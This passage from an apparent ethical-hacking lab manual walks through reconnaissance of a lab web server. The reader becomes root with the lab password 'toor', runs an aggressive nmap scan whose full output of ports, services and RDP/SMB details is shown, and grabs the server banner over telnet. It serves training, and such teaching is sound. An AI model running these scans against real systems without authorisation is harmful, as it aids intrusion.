
9. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

Note: If a **Question** pop-up window appears, asking for you to update the machine, click **No** to close the window.

10. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

11. Now, type **cd** and press **Enter** to jump to the root directory.



12. In the **Parrot Terminal** window, type **nmap -T4 -A -v [Target Web Application]** (here, the target web application is [www.moviescope.com](http://www.moviescope.com)) and press **Enter** to perform a port and service discovery scan.

Note: In this command, **-T4**: specifies setting time template (0-5), **-A**: specifies aggressive scan, and **-v**: enables the verbose output (include all hosts and ports in the output).

13. The result appears, displaying the open ports and services running on the machine hosting the target website.

```

#nmap -T4 -A -v www.moviescope.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-19 01:32 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 01:32
Completed NSE at 01:32, 0.00s elapsed
Initiating NSE at 01:32
Completed NSE at 01:32, 0.00s elapsed
Initiating NSE at 01:32
Completed NSE at 01:32, 0.00s elapsed
Initiating ARP Ping Scan at 01:32
Scanning www.moviescope.com (10.10.1.19) [1 port]
Completed ARP Ping Scan at 01:32, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 01:32
Scanning www.moviescope.com (10.10.1.19) [1000 ports]
Discovered open port 445/tcp on 10.10.1.19
Discovered open port 139/tcp on 10.10.1.19
Discovered open port 80/tcp on 10.10.1.19
Discovered open port 135/tcp on 10.10.1.19
Discovered open port 3389/tcp on 10.10.1.19
Discovered open port 2103/tcp on 10.10.1.19
Discovered open port 2107/tcp on 10.10.1.19
Discovered open port 1801/tcp on 10.10.1.19
Discovered open port 2105/tcp on 10.10.1.19
Completed SYN Stealth Scan at 01:32, 4.65s elapsed (1000 total ports)
Initiating Service scan at 01:32
Scanning 9 services on www.moviescope.com (10.10.1.19)
Completed Service scan at 01:33, 53.56s elapsed (9 services on 1 host)
Initiating OS detection (try #1) against www.moviescope.com (10.10.1.19)
Retrying OS detection (try #2) against www.moviescope.com (10.10.1.19)

```

```

Host is up (0.0024s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
| http-title: Login - MovieScope
|_http-favicon: Unknown favicon MD5: 1FAD49E61DC317546884FBA6EDF0A4B3
|_http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
1801/tcp  open  msmq?
2103/tcp  open  msrpc       Microsoft Windows RPC
2105/tcp  open  msrpc       Microsoft Windows RPC
2107/tcp  open  msrpc       Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: SERVER2019
|   NetBIOS_Domain_Name: SERVER2019
|   NetBIOS_Computer_Name: SERVER2019
|   DNS_Domain_Name: Server2019
|   DNS_Computer_Name: Server2019
|   Product_Version: 10.0.17763
|_  System_Time: 2022-04-19T05:33:17+00:00
| ssl-cert: Subject: commonName=Server2019
| Issuer: commonName=Server2019
| Public Key type: rsa
| Public Key bits: 2048

```

14. Scroll down to see the complete results. You can observe that the target machine name, NetBIOS name, DNS name, MAC address, OS, and other information is displayed, as shown in the screenshot.

```

Applications Places System nmap -T4 -A -v www.moviescope.com - Parrot Terminal
File Edit View Search Terminal Help
rdp-ntlm-info:
| Target_Name: SERVER2019
| NetBIOS_Domain_Name: SERVER2019
| NetBIOS_Computer_Name: SERVER2019
| DNS_Domain_Name: Server2019
| DNS_Computer_Name: Server2019
| Product_Version: 10.0.17763
| System_Time: 2022-04-19T05:33:17+00:00
| ssl-cert: Subject: commonName=Server2019
| Issuer: commonName=Server2019
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-02-02T08:02:01
| Not valid after: 2022-08-04T08:02:01
| MD5: 1f47 df5d f0fc a202 e191 7be4 d284 0b00
| SHA-1: 6605 2269 0a85 3387 733e 3775 9b56 5611 e0ef 6781
| ssl-date: 2022-04-19T05:33:57+00:00; 0s from scanner time.
MAC Address: 02:15:5D:19:59:BB (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2022-04-19T05:33:18
[...]

```

```

Applications Places System nmap -T4 -A -v www.moviescope.com - Parrot Terminal
File Edit View Search Terminal Help
Host script results:
| smb2-time:
|   date: 2022-04-19T05:33:18
|   start_date: N/A
| smb2-security-mode:
|   3.1.1:
|     Message signing enabled but not required
nbstat: NetBIOS name: SERVER2019, NetBIOS user: <unknown>, NetBIOS MAC: 02:15:5d:19:59:bb (unknown)
Names:
|   SERVER2019<00>          Flags: <unique><active>
|   WORKGROUP<00>            Flags: <group><active>
|   SERVER2019<20>          Flags: <unique><active>

TRACEROUTE
HOP RTT      ADDRESS
1  2.39 ms  www.moviescope.com (10.10.1.19)

NSE: Script Post-scanning.
Initiating NSE at 01:33
Completed NSE at 01:33, 0.00s elapsed
Initiating NSE at 01:33
Completed NSE at 01:33, 0.00s elapsed
Initiating NSE at 01:33
Completed NSE at 01:33, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 103.45 seconds
    Raw packets sent: 2066 (94.596KB) | Rcvd: 28 (1.788KB)
[root@parrot]~[-]
# 

```

15. Now, perform banner grabbing to identify the make, model, and version of the target web server software.

16. In the terminal window, type **telnet www.moviescope.com 80** and press **Enter** to establish a telnet connection with the target machine.

Note: Port 80 is the port number assigned to the commonly used Internet communication protocol, Hypertext Transfer Protocol (HTTP).

17. The **Trying 10.10.1.19...** message appears; type **GET / HTTP/1.0** and press **Enter** two times.

```

Applications Places System telnet www.moviescope.com 80 - Parrot Terminal
File Edit View Search Terminal Help
| 3.1.1:
|   Message signing enabled but not required
| nbstat: NetBIOS name: SERVER2019, NetBIOS user: <unknown>, NetBIOS MAC: 02:15:5d:19:59:bb (unknown)
| Names:
| SERVER2019<00>      Flags: <unique><active>
| WORKGROUP<00>          Flags: <group><active>
| SERVER2019<20>          Flags: <unique><active>

TRACEROUTE
HOP RTT ADDRESS
1 2.39 ms www.moviescope.com (10.10.1.19)


NSE: Script Post-scanning.
Initiating NSE at 01:33
Completed NSE at 01:33, 0.00s elapsed
Initiating NSE at 01:33
Completed NSE at 01:33, 0.00s elapsed
Initiating NSE at 01:33
Completed NSE at 01:33, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 103.45 seconds
    Raw packets sent: 2066 (94.596KB) | Rcvd: 28 (1.788KB)
[root@parrot]~[-]
#telnet www.moviescope.com 80
Trying 10.10.1.19...
Connected to www.moviescope.com.
Escape character is '^'.
GET / HTTP/1.0

```

18. The result appears, displaying information related to the server name and its version, technology used.

19. Here, the server is identified as **Microsoft-IIS/10.0** and the technology used is **ASP.NET**.

Note: In real-time, an attacker can specify either the IP address of a target machine or the URL of a website. In both cases, the attacker obtains the banner information of the respective target. In other words, if the attacker entered an IP address, they receive the banner information of the target machine; if they enter the URL of a website, they receive the banner information of the respective web server that hosts the website.



20. This concludes the demonstration of how to perform web application reconnaissance (Whois lookup, DNS interrogation, port and services discovery, banner grabbing, and firewall detection).
  21. Close all open windows and document all acquired information.

